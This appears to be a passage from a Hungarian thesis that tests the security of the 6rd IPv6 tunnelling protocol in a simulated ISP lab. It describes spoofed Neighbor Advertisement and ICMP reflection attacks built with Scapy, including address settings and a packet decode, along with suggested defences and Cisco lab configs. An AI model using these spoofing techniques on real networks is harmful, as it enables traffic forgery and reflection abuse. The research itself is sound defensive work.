
A szolgáltatóknak csak akkor érheti meg a 6rd bevezetése, ha a maghálózata annyira régi, hogy nem támogatja még az IPv6-ot, és nincs is pénze komolyabb fejlesztésekbe belevágni. Fejlesztést egyedül a kliens oldali rész igényel, viszont a szolgáltató itt két legyet csaphat: egyszerre vezetheti be a 6rd-t, és egyszerre teheti IPv6 késszé a felhasználói oldalát, majd egy következő beruházásban frissítheti maghálózatát, így a 6rd-t kikapcsolva már tényleg natív IPv6-ot szolgáltathat.

Mivel a protokoll nagyon hasonló a 6to4-hez, ezért érdemesnek tartom megvizsgálni a 6to4-nél is fellépő biztonsági problémákat.



28.ábra: 6rd topológia

A hálózatot úgy alakítottam ki, mintha egy ISP hálózata lenne. A CE eszközök IPv6-ot szolgáltatnak 6rd protokollal, illetve minden kliens kap egy IPv4 címet is, amelyet a saját belső hálózatán NAT segítségével használ.



29. ábra: 6rd GNS3 topológia

5.2.2.1 Támadás hamisított üzenetekkel


Elsőként azt vizsgálom meg, hogy hamisított üzenetekkel hogyan lehet támadni a hálózatot. Mivel a CE eszközök a szolgáltató saját hálózatán belül vannak, ezért 41-es protokollú csomag kívülről nem kerülhet be a hálózatba, ez sok lehetséges támadót kizár, viszont a hálózat belülről még támadható marad. Mivel a hálózatot úgy alakítottam ki, mintha valós ISP hálózata lenne, ezért a kliensek saját privát IPv4 tartománnyal rendelkeznek, illetve feltételezem, hogy a szolgáltató már nem jut hozzá publikus IPv4 címekhez, ezért a szolgáltatótól is privát tartománybeli címet kapnak.

A 6to4-hez hasonlóan itt is a Scapy nevű eszközt használom a hamis csomag létrehozására. A csomagot a Kliens-1 állomásról küldöm, a következő beállításokkal:

SRC_IPV6	2001:db8:1::2
SRC_IPV4	1.1.1.1
DST_IPV6	2001:db8:3:0200::10
DST_IPV4	10.1.2.1
TARGET	FE80::10
LLADDR	00:00:00:00:de:ad


9. táblázat: Beállítások

Mivel a hálózatban IPv4 szinten többszörös NAT található, ezért a kliensek a CE eszközök mögötti hálózatot IPv4-en nem tudják elérni, viszont IPv6 használatával igen. A 30. ábra mutatja a 41-es protokollú csomagot, amely elhagyja a Kliens-1 állomáshoz tartozó CE eszközt, ez egy hamisított NA üzenet.



30. ábra: Csomag a CE eszközből az ISP hálózatába

A következő ábra mutatja a csomagot, amikor már elhagyta a Kliens-2 állomáshoz tartozó CE eszközt.



31. ábra: A hamisított csomag a Kliens-2 állomáshoz tartozó CE eszközről kilépve

Ezzel bizonyítható, hogy a szolgáltató hálózatából egy a 6to4-hez hasonló csomag hamisításos támadás lebonyolítható. Mivel a szolgáltató hálózatából érkezik a hamisított csomag, a szolgáltató alkalmazhat néhány tipikus biztonsági beállítást, ilyen például a csomag forrásának ellenőrzése. A forrás ellenőrzése csak arra elegendő, hogy a támadó kiléte egyszerűen felfedezhető lesz, hiszen a saját címét kell használnia, viszont a támadó nem mindig tud arról, hogy támad, például egy vírusos állomás esetében a tulajdonos nem biztos, hogy észreveszi, hogy probléma van az eszközével. A szolgáltató itt is alkalmazhat

egyéb IDS/IPS eszközöket, amelyekkel az ilyen eszközöket vagy csomagokat kiszűrhetik a hálózatból.

5.2.2.2 Visszaverődéses támadás

A támadás nagyon hasonló a 6to4-nél tapasztalthoz, illetve az 5.2.2.1-es fejezetben látottakhoz. Itt egy olyan felsőbb protokollt alkalmazunk, amelyre a támadott állomás valamilyen másik üzenettel reagál, ilyen például az ICMP Request üzenet.

Egy olyan csomagot állítok össze, amelyben az ICMP Request üzenet címzettje egy olyan állomás, amely a szolgáltató hálózatán található, viszont a forrás egy külső címként lesz megjelölve. A Scapy szkript beállításai:


SRC_IPV6	2001:db8:1::10
SRC_IPV4	10.1.0.1
DST_IPV6	2001:db8:3:0200::10
DST_IPV4	10.1.2.1

10. táblázat: Beállítások

```
⊟ Internet Protocol Version 4, Src: 10.1.0.1 (10.1.0.1), Dst: 10.1.2.1 (1
    Version: 4
    Header Length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: N
    Total Length: 68
    Identification: 0x0001 (1)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 63
    Protocol: IPv6 (41)
  ⊞ Header checksum: 0x658d [validation disabled]
    Source: 10.1.0.1 (10.1.0.1)
    Destination: 10.1.2.1 (10.1.2.1)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Internet Protocol Version 6, Src: 2001:db8:1::2 (2001:db8:1::2), Dst: 2
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 8
    Next header: ICMPv6 (58)
    Hop limit: 64
    Source: 2001:db8:1::2 (2001:db8:1::2)
    Destination: 2001:db8:3:200::10 (2001:db8:3:200::10)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x2235 [correct]
    Identifier: 0x0000
    Sequence: 0
  ⊞ [No response seen]
```


32. ábra: Kliens-1-hez tartozó CE eszközből kilépve

A 32. ábrán látható a csomag, amely elhagyja a CE eszközt, a célcíme a Kliens-2, forráscíme viszont egy külső cím.




33. ábra: Az ICMP Request üzenet megérkezik Kliens-2-höz.

A 33. ábra mutatja a csomagot, amely megérkezett Kliens-2-re, az állomás a csomagot feldolgozza, majd a forrásként megadott címre válaszol egy ICMP Reply üzenettel. A Reply üzenet látható a 34. ábrán.




34. ábra: Kliens-2 válaszol a kérésre egy ICMP Reply üzenettel.

Mivel a Reply üzenet címzettje nem a szolgáltató hálózatán található, ezért a CE eszközt a BR eszközhöz továbbítja a csomagot, ez látható a 35. ábrán.



35. ábra: ICMP Reply üzenet a BR eszköz előtt.

Végül a 36. ábrán látható, ahogy a csomag elhagyja a szolgáltató hálózatát és kikerül a natív IPv6 hálózatba.



36. ábra: Az ICMP Reply üzenet elhagyja a BR eszközt és belép a natív IPv6 hálózatba.

5.2.2.3 Összegzés

A korábbi két teszt alapján elmondható, hogy gyengébben, de a 6rd-ben is megjelennek a 6to4 biztonsági hibái. A belülről érkező támadások ellen a szolgáltató tud védekezni a korábban említett módszerekkel, a natív IPv4 hálózatból támadásra nem nagyon lehet számítani, főleg ha a szolgáltató privát IPv4 címzést használ. Támadás várható a natív IPv6 hálózatból, itt viszont nem a protokoll, hanem az IPv6 sajátosságai miatt.

Összességében elmondható, hogy az alagutazási protokollok nem biztos, hogy mindig jó megoldások lehetnek, esetleg marketing szempontból jó lehet, ha egy

szolgáltató szeretné elmondani magáról, hogy IPv6-ot szolgáltat, vagy a szolgáltató hálózata nagyon régi, és több lépcsőben szeretné IPv6 képessé fejleszteni. Hosszú távon viszont nem érdemes a használatára építeni.

Irodalomjegyzék

[1] S. Deering, R. Hinden, “Internet Protocol, Version 6 (IPv6) Specification”, IETF RFC 2460, [Online]

[2] Information Sciences Institute, University of Southern California, “INTERNET PROTOCOL”, IETF RFC 791, [Online]

[3] Anonymous, “IPv6 Basics” [Online] Available: http://www.h3c.com/portal/Products___Solutions/Technology/IPv4___IPv6_Services/Technology_Introduction/200702/201238_57_0.htm Cisco.com: IPv6 myths, http://blogs.cisco.com/security/ipv6-myths (2011, feb.)

[4] Anonymous, “IPv6 contains simplified Header Structures leading to faster routing as compared to IPv4 ”, [Online] Available: http://ipv6.com/articles/general/Top-10-Features-that-make-IPv6-greater-than-IPv4-Part4.htmNRO.com (Number Resource Organization): Ipv4 free pool delpleted, https://www.nro.net/news/ipv4-free-pool-depleted (2011, feb.)

[5] Peng Wu; Yong Cui; Jianping Wu; Jiangchuan Liu; Metz, C., "Transition from IPv4 to IPv6: A State-of-the-Art Survey" *Communications Surveys & Tutorials*, IEEE , vol.15, no.3, pp.1407-1424, Third Quarter 2013 doi:10.1109/SURV.2012.110112.00200, http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6380492&isnumber=6572931

[6] E. Nordmark, Sun Microsystems, “Stateless IP/ICMP Translation Algorithm (SIIT)”, IETF RFC 2765 [Online]

[7] J. Hagino, K. Yamamoto, IIJ Research Laboratory, “An IPv6-to-IPv4 Transport Relay Translator”, IETF RFC 3142 [Online]

[8] G. Tsirtsis, BT, P. Srisuresh, Campio Communications, “Network Address Translation - Protocol Translation (NAT-PT)”, IETF RFC 2766 [Online]

[9] C. Aoun, Energize Urnet, E. Davies, Folly Consulting “Reasons to Move the Network Address Translator - Protocol Translator (NAT-PT) to Historic Status”, IETF RFC 4966 [Online]

[10] M. Bagnulo, UC3M, P. Matthews, Alcatel-Lucent, I. van Beijnum, IMDEA Networks, “Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers”, IETF RFC 6146 [Online]

[11] M. Bagnulo, UC3M, A. Sullivan, Shinkuro, P. Matthews, Alcatel-Lucent, I. van Beijnum, IMDEA Networks, “DNS64: DNS Extensions for Network Address Translation from IPv6 Clients to IPv4 Servers”, IETF RFC 6147 [Online]

[12] M. Mawatari, Japan Internet Exchange, M. Kawashima, NEC AccessTechnica, Ltd., C. Byrne, T-Mobile USA, “464XLAT: Combination of Stateful and Stateless Translation”, IETF RFC 6877 [Online]

[13] B. Carpenter, K. Moore, “Connection of IPv6 Domains via IPv4 Clouds”, IETF RFC 3056 [Online]

[14] B. Carpenter, Univ. of Auckland, “Advisory Guidelines for 6to4 Deployment”, IETF RFC 6343 [Online]

[15] R. Despres, RD-IPtech, “IPv6 Rapid Deployment on IPv4 Infrastructures (6rd)”, IETF RFC 5569 [Online]

[16] F. Templin, Nokia, T. Gleeson, Cisco Systems K.K., M. Talwar, D. Thaler, Microsoft Corporation, “Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)”, IETF RFC 4214 [Online]

[17] C. Huitema, Microsoft, “Teredo: Tunneling IPv6 over UDP through Network Address Translations (NATs)”, IETF RFC 4380 [Online]

[18] E. Nordmark, Sun Microsystems, Inc., R. Gilligan, Intransa, Inc., “Basic Transition Mechanisms for IPv6 Hosts and Routers”, IETF RFC 4213 [Online]

[19] R. Bush, Ed., Internet Initiative Japan, “ The Address plus Port (A+P) Approach to the IPv4 Address Shortage”, IETF RFC 6346 [Online]

[20] B. Carpenter, IBM, C. Jung, 3COM, “Transmission of IPv6 over IPv4 Domains without Explicit Tunnels”, IETF RFC 2529 [Online]

[21] M. Holdrege, ipVerse, P. Srisuresh, Jasmine Networks, “Protocol Complications with the IP Network Address Translator”, IETF RFC 3027 [Online]

[22] Lencse Gábor, Répás Sándor, Arató András, “IPv6 és bevezetését támogató technológiák”, [Online] Available: http://ipv6ready.hu/konyv/

[23] X. Li, C. Bao, CERNET Center/Tsinghua University, D. Wing, R. Vaithianathan, Cisco, G. Huston, APNIC, “Stateless Source Address Mapping for ICMPv6 Packets”, IETF RFC 6791 [Online]

[24] P. Srisuresh, M. Holdrege, Lucent Technologies, “IP Network Address Translator (NAT) Terminology and Considerations”, IETF RFC 2663 [Online]

[25] Viagénie, “NAT64,DNS64”, [Online] Available: http://2.bp.blogspot.com/_kXURA4cbS8Q/TUbjf8p7YKI/AAAAAAAAAE8/O0ySu9qD4S8/s1600/dns64-nat64.PNG (2010)

[26] A. Huttunen, F-Secure Corporation, B. Swander, Microsoft, V. Volpe, Cisco Systems, L. DiBurro, Nortel Networks, M. Stenberg, “UDP Encapsulation of IPsec ESP Packets”, IETF RFC 3948 [Online]

[27] O. Troan, , Cisco, B. Carpenter, Ed., Univ. of Auckland, “ Deprecating Anycast Prefix for 6to4 Relay Routers”, IETF [Online] Available: https://tools.ietf.org/html/draft-ietf-v6ops-6to4-to-historic-11

[28] R. Gilligan, FreeGate Corp., E. Nordmark, Sun Microsystems, Inc., “Transition Mechanisms for IPv6 Hosts and Routers”, IETF RFC 2893 [Online]

[29] Nazrulazhar B. and Anton S. P. 2014 mar, Neighbor Discovery Message as Threats on 6to4 Tunneling (Research Journal of Information Technology) DOI: 10.3923/rjit.2014.198.206

[30] Nazrulazhar Bahaman, Anton Satria Prabuwono and Mohd Zaki Mas`ud, 2011. Implementation of IPv6 Network Testbed: Intrusion Detection System on Transition Mechanism. Journal of Applied Sciences, 11: 118-124.

[31] J. Arkko, Ericsson, M. Cotton, L. Vegoda, ICANN, “IPv4 Address Blocks Reserved for Documentation”, IETF RFC 5737 [Online]

[32] G. Huston, Telstra, A. Lord, APNIC, P. Smith, Cisco, “IPv6 Address Prefix Reserved for Documentation”, IETF RFC 3849 [Online]

[33] P. Savola, CSC/FUNET, C. Patel, All Play, No Work, “Security Considerations for 6to4”, IETF RFC 3964 [Online]

[34] G. Lencse and A. G. Soós, "Design of a Tiny Multi-Threaded DNS64 Server", *38th International Conference on Telecommunications and Signal Processing (TSP 2015)*, Prague, Czech Republic, July 9-11, 2015, Brno University of Technology, pp. 27-32. DOI: 10.1109/TSP.2015.7296218

[35] Anonymous, "iptables(8) - Linux man page", [Online] Available: http://linux.die.net/man/8/iptables

[36] T. Narten, IBM, E. Nordmark, Sun Microsystems, W. Simpson, Daydreamer, H. Soliman, Elevate Technologies, “Neighbor Discovery for IP version 6 (IPv6)”, IETF RFC 4861 [Online]

Függelék

IPv6 Neighbor Discovery Protocol (NDP)

Az IPv6 neighbor discovery protokollját a 4861-es RFC [36] definiálja, a lényege röviden hasonló az IPv4 ARP protokolljához, azaz az állomások a csatlakoztatott hálózatokon elérhető más állomások MAC címeit rendelik a távoli állomások IPv6 címeihez. A végeredmény hasonló az ARP-hez, viszont a folyamat más: A protokoll különböző ICMPv6 csomag típusokat definiál, illetve egyéb szolgáltatásokat is biztosít.

ICMPv6 csomag típusok

- Router Solicitation: Az állomások küldik a hálózatba a routerek felderítésére
- Router Advertisement: A routerek küldik, különböző beállításokat is tartalmaz, mint például a prefix, prefix hossz. Periodikusan küldik a routerek, vagy válaszként a Router Solicitation üzenetre.
- Neighbor Solicitation: Állomások küldik más állomások MAC címeinek felderítésére, illetve akkora, ha meg szeretnék tudni, hogy egy távoli állomás elérhető-e még.
- Neighbor Advertisement: Válasz a Neighbor Solicitation üzenetre
- Redirect: Routerek küldhetik az állomásoknak, hogy más routereket használjanak átjáróként.

NDP Szolgáltatások (néhány)

- Router discovery: Útválasztók megkeresése
- Address autoconfiguration: IPv6 cím beállítása a kapott prefix és prefix hossz alapján
- Neighbor Unreachability Detection (NUD): Segítségével meg lehet tudni, hogy egy másik állomás elérhető-e még.
- Duplicate Address Detection (DAD): Az állomások megtudhatják, hogy használja-e már valaki más a felvett IPv6 címet.

Udev

Röviden az Udev a Linux kernel eszközkezelője, a /dev-ben található eszközök menedzselését végzi, emellett betölti a szükséges firmwareket is.

Az laborhoz virtualizációra Hyper-V-t használtam. Az összeállítás során olyan problémát tapasztaltam, hogy amikor a Linux virtuális gép újraindul, akkor a hálózati interfészek véletlenszerűen kerülnek elnevezésre. Erre a problémára nyújtanak megoldást az udev rule-ok, azaz például a hálózati interfész MAC címéhez neveket rendelhetünk, például a a0:b0:c0:d0:e0:01 címhez az eth0 nevet.

A szabályokat a /etc/udev/rules.d/ helyre rule-neve.rules névvel kell elmenteni, fontos, hogy a kiterjesztés .rules legyen (Debian alatt)

Egy ilyen rule a következőképp néz i:

```
SUBSYSTEM=="net",ACTION=="add",DRIVERS=="?*",ATTR{address}=="MAC_CIM",
ATTR{type}=="1", KERNEL=="eth*", NAME="INT_NEV"
```

A MAC_CIM helyére az eszköz MAC címét, az INT_NEV helyére a kívánt interfész nevet kell írni.

Konfigurációk

6to4-Cisco

6to4-relay

```
! Last configuration change at 22:09:18 UTC Mon Oct 12 2015
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname 6to4-relay
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
```

```
!
interface Loopback0
 ip address 192.88.99.1 255.255.255.0
 !
!
interface Tunnel0
 description Relay
 no ip address
 no ip redirects
 ipv6 unnumbered Loopback0
 tunnel source Loopback0
 tunnel mode ipv6ip 6to4
 tunnel path-mtu-discovery
 !
!
interface FastEthernet0/0
 ip address 192.0.2.2 255.255.255.248
 duplex auto
 speed auto
 !
!
interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:1::1/64
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65502
 no bgp default ipv4-unicast
 bgp log-neighbor-changes
 neighbor 2001:DB8:1::2 remote-as 65504
 neighbor 192.0.2.1 remote-as 65501
 neighbor 192.0.2.3 remote-as 65503
```

```
 !
 address-family ipv4
  no synchronization
  network 192.0.2.0 mask 255.255.255.248
  network 192.88.99.0
  neighbor 192.0.2.1 activate
  neighbor 192.0.2.1 send-community both
  neighbor 192.0.2.3 activate
  neighbor 192.0.2.3 send-community both
  no auto-summary
 exit-address-family
 !
 address-family ipv6
  network 2001:DB8:1::/64
  network 2002::/16
  neighbor 2001:DB8:1::2 activate
 exit-address-family
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
ipv6 route 2002::/16 Tunnel0
!
!
!
!
!
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
end
```

6to4-router

```
!
! Last configuration change at 21:54:28 UTC Mon Oct 12 2015
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname 6to4-router
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
no ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
interface Tunnel0
 description To 6to4-relay anycast address
 no ip address
 ipv6 address 2002:C000:201::1/64
```

```
 tunnel source FastEthernet0/0
 tunnel mode ipv6ip 6to4
 !
!
interface FastEthernet0/0
 ip address 192.0.2.1 255.255.255.248
 duplex auto
 speed auto
 !
!
interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::1 link-local
 ipv6 address 2002:C000:201:1::1/64
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65501
 bgp log-neighbor-changes
 neighbor 192.0.2.2 remote-as 65502
 neighbor 192.0.2.3 remote-as 65503
 !
 address-family ipv4
  no synchronization
  network 192.0.2.0 mask 255.255.255.248
  neighbor 192.0.2.2 activate
  neighbor 192.0.2.2 send-community both
  neighbor 192.0.2.3 activate
  neighbor 192.0.2.3 send-community both
  no auto-summary
 exit-address-family
!
ip forward-protocol nd
no ip http server
```

```
no ip http secure-server
!
!
ip route 0.0.0.0 0.0.0.0 192.0.1.2
ip route 0.0.0.0 0.0.0.0 192.0.2.2
!
no cdp log mismatch duplex
ipv6 route 2002:C058:6301::/128 Tunnel0
ipv6 route ::/0 2002:C058:6301::
!
!
!
!
!
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
end
```

IPv4-router

```
!
! Last configuration change at 11:59:46 UTC Wed Oct 7 2015
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname IPv4-router
!
boot-start-marker
boot-end-marker
!
```

```
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 ip address 192.0.2.3 255.255.255.248
 duplex auto
 speed auto
 !
!
interface FastEthernet0/1
 ip address 192.0.2.9 255.255.255.248
 duplex auto
 speed auto
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
```

```
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65503
 bgp log-neighbor-changes
 neighbor 192.0.2.1 remote-as 65501
 neighbor 192.0.2.2 remote-as 65502
 !
 address-family ipv4
  no synchronization
  network 192.0.2.0 mask 255.255.255.248
  network 192.0.2.8 mask 255.255.255.248
  neighbor 192.0.2.1 activate
  neighbor 192.0.2.1 send-community both
  neighbor 192.0.2.2 activate
  neighbor 192.0.2.2 send-community both
  no auto-summary
 exit-address-family
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
!
!
!
!
!
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
```

```
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
end
```

IPv6-router

```
!
! Last configuration change at 22:09:11 UTC Mon Oct 12 2015
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname IPv6-router
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
```

```
!
!
!
!
!
!
!
!
interface Loopback0
 description BGP
 ip address 2.2.2.2 255.255.255.255
 !
!
interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::2 link-local
 ipv6 address 2001:DB8:1::2/64
 !
!
interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:2::1/64
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65504
 bgp router-id 2.2.2.2
 no bgp default ipv4-unicast
 bgp log-neighbor-changes
